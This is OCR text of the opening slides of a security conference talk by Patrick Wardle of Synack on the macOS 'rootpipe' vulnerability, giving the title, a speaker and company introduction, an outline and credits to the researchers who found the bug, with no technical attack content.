
Stick That In Your (root) Pipe & Smoke It



@patrickwardle

Synack


WHOIS

Synack

“sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.”


always looking for more experts!

@patrickwardle



AN OUTLINE

xpc, rootpipe, malware, patches & 0days :)



Synack

Credits

haxOring is rarely an individual effort

uncovered rootpipe

Ian Beer

Emil Kvarnhammar

@emilkvarnhammar

